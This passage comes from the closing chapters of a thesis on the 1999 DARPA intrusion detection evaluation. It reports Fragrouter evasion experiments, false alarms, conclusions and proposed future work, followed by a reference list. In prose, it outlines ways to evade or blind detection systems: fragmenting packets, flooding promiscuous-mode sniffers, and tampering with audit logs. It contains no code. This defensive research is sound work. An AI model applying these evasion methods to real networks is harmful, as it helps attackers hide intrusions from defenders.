An eject exploit, run with the tcp-9 option to send 1-byte TCP segments in random order, was also missed by the same system. The implications of this result, however, are not as concrete because there was not a good control eject exploit to compare against. The only other instance of the eject attack was a stealthy version, which the system also missed. The system did detect other U2R attacks similar to eject so it is believed that this miss was due to Fragrouter.

6.3.2 False Alarms

A few false alarms were generated from the network-based systems which corresponded to successful background traffic sessions. Most of the false alarms, however, were detections at low confidence levels, isolated and seemingly unrelated to the Fragrouter activity, or associated with the beginning of the experiment when the Fragrouter and the attacker behind it were experiencing routing problems and generating anomalous network traffic.

An FTP session running at option frag-3, which breaks the data stream into 8-byte fragments and sends one fragment out of order, was detected as an ftpwrite attack with high confidence by one system. The ftpwrite attack takes advantage of the default configuration of an FTP server to edit the ".rhosts" file and obtain local access to the machine. This system reliably detected other ftpwrite attacks and did not generate other false alarms for ftpwrite. Although it is unclear why this alarm was generated, it is probable that it is related to Fragrouter.

6.3.3 Conclusions

Although no substantial misses or false alarms resulted from the experiment, there is some evidence that modern network-based systems still have difficulty reassembling TCP and IP packet streams. The limitations of this experiment and the lack of results made it difficult to draw conclusions about the ability to elude network-based intrusion detection systems but there is enough evidence to continue research in this direction.

Chapter 7

Conclusions and Future Work

The 1999 DARPA Off-line Intrusion Detection Evaluation was a success. Overall results from the 1999 evaluation can be found at the Lincoln Lab web site which includes detailed scoring reports for all of the participating systems [11]. The attack space was enhanced by adding new attacks including attacks against Windows NT, which was included in the simulation test bed in 1999. The addition of new attacks, stealthy attacks, and attacks and background traffic that were modified by Fragrouter was discussed in this thesis.

The new attacks added against UNIX systems were not detected by any systems. The detection rate of the stealthy attacks was 11% (at less that 10 false alarms per day) for the best network intrusion detection system in comparison to the 42% of clear attacks that this system detected. This demonstrates that the stealthy techniques in [6] were able to reduce the signatures of attacks in the sniffer data and thus prevent many of these attacks from being detected by network intrusion detection systems. Sophisticated attackers can also employ such techniques to disguise their attacks. It is therefore necessary for researchers to improve their network-based systems to be able to better detect stealthy attacks, or combine them with host-based methods. Host-based systems detected as many stealthy attacks in the 1999 evlauation as they did clear ones. The focus of the stealthy measures described in this thesis was not to prevent detection of attacks by host-based systems that

used audit logs. Techniques for doing this should be developed and included in future evaluations because many attackers may also employ such techniques.

A few attacks and background sessions with packet modifications eluded intrusion detection systems causing them to produce false postives and false negatives. This demonstrates that systems are still vulnerable to evasion, insertion, and denial of service attacks as specified in [7]. Although the results of the exploratory experiment during the 1999 evaluation were scant, there is enough evidence to extend research in this area for future evaluations.

7.1 Automated Attack Analysis and Verification

Attack verification was performed by hand in the 1998 and 1999 evaluations. This task proved to be very time intensive and complicated. Each attack is potentially visible in all of the data provided to participants. To verify an attack, information was collected from all of the sources and correlated to ensure that it performed as intended. As demonstrated in Chapters 3 and 5, analyzing the signature of an attack is an involved process. Automated verification software that checked for the proper signatures in each data source would greatly improve the efficiency of performing future evaluations.

7.2 Attacking Information Collecting Sources

Many real world attackers can detect if network is under surveillance. Often, their first goal is to disable intrusion detection systems using denial of service techniques described in Chapter 6, such as resource exhaustion. Such actions should be included in future evaluations to make them more realistic. Network sniffers can be rendered ineffective because they operate in promiscuous mode. Normally, each host only processes those

packets whose destination fields match its address. Hosts operating in promiscuous mode, however, listen to all packets on the wire. These hosts are much more susceptible to resource exhaustion attacks because of the volume of data they process. An attacker can flood the network with packets destined for non-existent hosts. All hosts will ignore these packets except for the sniffer who will process them in addition to all of the normal traffic. Even if the sniffer does not crash, it may drop enough packets to be unable reconstruct the connections it is observing.

Audit logs and system logs can also be tampered with to corrupt the input data of intrusion detection systems. Future evaluations should allow attackers to edit audit logs, login records, etc. An accurate intrusion detection system should be able to recognize trusted sources of information being accessed by non-trusted sources.

7.3 Improved Experiments for Eluding Intrusion Detection Systems

The exploratory experiments performed in the 1999 evaluation to hide attacks using Fragrouter should be extended. Only a few of the possible experiments were conducted during the evaluation due to limiting factors. Many operating systems in the evaluation were unable to process certain levels of TCP segmentation and IP fragmentation which were legal examples of traffic according to TCP/IP specifications. Experiments should be conducted to determine the behavior of different Fragrouter options on many operating systems. Any systems that do reconstruct packets in accordance with the TCP/IP standards can be used to create insertion attacks against intrusion detection systems that do not take such possibilities into account. Another extension to the experiments conducted in 1999 would be to explore the full range of options provided by Fragrouter with all types of

background traffic and attacks.

References

[1] James P. Egan, *Signal Detection Theory and ROC-Analysis*, Academic Press, 1975.

[2] Richard P. Lippmann, David J. Fried, Isaac Graf, Joshua W. Haines, Kristopher R. Kendall, David McClung, Dan Weber, Seth E. Webster, Dan Wyschogrod, Robert K. Cunningham, and Marc A. Zissman, "Evaluating Intrusion Detection Systems: the 1998 DARPA Off-Line Intrusion Detection Evaluation", in Proceedings of the 2000 DARPA Information Survivability Conference and Exposition (DISCEX), Vol. 2, January 2000, IEEE Press.

[3] Richard P. Lippmann, Joshua W. Haines, David J. Fried, Jonathan Korba, Kumar Das, "The 1999 DARPA Off-Line Intrusion Detection Evaluation," submitted to Proceedings of 3rd International Workshop on Recent Advances in Intrusion Detection (RAID 2000).

[4] Joshua W. Haines, Richard P. Lippmann, David J. Fried, Eushiuan Tran, Steve Boswell, Marc A. Zissman, "1999 DARPA Intrusion Detection System Evaluation: Design and Procedures", A Lincoln Laboratory Technical Report, to be available late spring, 2000.

[5] Jonathan Korba, "Windows NT Attacks for the Evaluation of Intrusion Detection Systems," M.Eng. Thesis, MIT Department of Electrical Engineering and Computer Science, June 2000.

[6] Richard P. Lippmann and Robert K. Cunningham, "Guide to Creating Stealthy Attacks for the 1999 DARPA Off-line Intrusion Detection Evaluation", MIT Lincoln Laboratory Project Report IDDE-1, June 1999.

[7] Thomas H. Ptacek and Timothy N. Newsham, "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection", Secure Networks, Inc. Report, January 1998.

[8] D. Song, G. Shaffer, and M. Undy, "Nidsbench - A Network Intrusion Detection System Test Suite", Second International Workshop on Recent Advances in Intrusion Detection (RAID), September 1999, http://www.anzen.com/research/nidsbench/nidsbench-slides.

[9] The Lawrence Berkeley National Laboratory Research Group provides TCPdump at http://www-nrg.ee.lbl.gov/

[10] Kris Kendall, "A Database of Computer Attacks for the Evaluation of Intrusion Detection Systems," M.Eng. Thesis, MIT Department of Electrical Engineering and Computer Science, June 1999.

[11] A public web site at http://www.ll.mit.edu/IST/ideval/index.html, contains information on the 1998 and 1999 evaluations. Follow instructions on this web site or send e-mail to the authors (rpl or jhaines@sst.ll.mit.edu) to obtain access to a password protected site with up-to-date information on these evaluations and results.

[12] Daniel Weber. "A Taxonomy of Computer Intrusions", M. Eng. Thesis, MIT Department of Electrical Engineering and Computer Science, June 1998.

[13] Rootshell Web site. http://www.rootshell.com/archive-j457nxiqi3gq59dv/199803/ncftp.html. March 19, 1998.

[14] NcFTP Software. http://www.ncftp.com.

[15] Seth Webster, "The Development and Analysis of Intrusion Detection Algorithms", M. Eng. Thesis, MIT Department of Electrical Engineering and Computer Science, June 1998.

[16] RFC 793: Transmission Control Protocol, September 1981, available at ftp://ftp.isi.edu/in-notes/rfc793.txt.

[17] QueSO Documentation. http://www.apostols.org/projectz/queso/.

[18] Rootshell Web site. http://www.rootshell.com/archive-j457nxiqi3gq59dv/199707/solaris_ping.txt.html. June 21, 1997.

[19] Aleph One, "Smashing the Stack for Fun and Profit", Phrack, Vol. 7, Issue 49, File 14 of 16, available at http://phrack.infonexus.com/search.phtml?view&article=p49-14.

[20] Ethereal network protocol analyzer can be obtained at http://ethereal.zing.org/.

[21] M. Tyson, P. Berry, N. Williams, D. Moran, D. Blei, "DERBI: Diagnosis, Explanation and Recovery from computer Break-Ins", project described in http:www.ai.sri.com/~derbi, April 2000.

[22] Manual page for hosts.equiv(4) on SunOS 5.6, June 1997.

[23] A.K. Ghosh and A. Schwartzbard, "A Study in Using Neural Networks for Anomaly and Misuse Detection", in Proceedings of the USENIX Security Symposium, August 23-26, 1999, Washington, D.C., http://www.rstcorp.com/~anup/.

[24] P. Neuman and P. Porras, "Experience with EMERALD to DATE", in Proceedings 1st USENIX Workshop on Intrusion Detection and Network Monitoring, Santa Clara, California, April 1999, pp. 73-80, http://www.sdl.sri.com/emerald/index.html.

[25] G. Vigna, S.T. Eckmann, and R.A. Kemmerer, "The STAT Tool Suite", in Proceedings of the 2000 DARPA Information Survivability Conference and Exposition (DISCEX), January 2000, IEEE Press.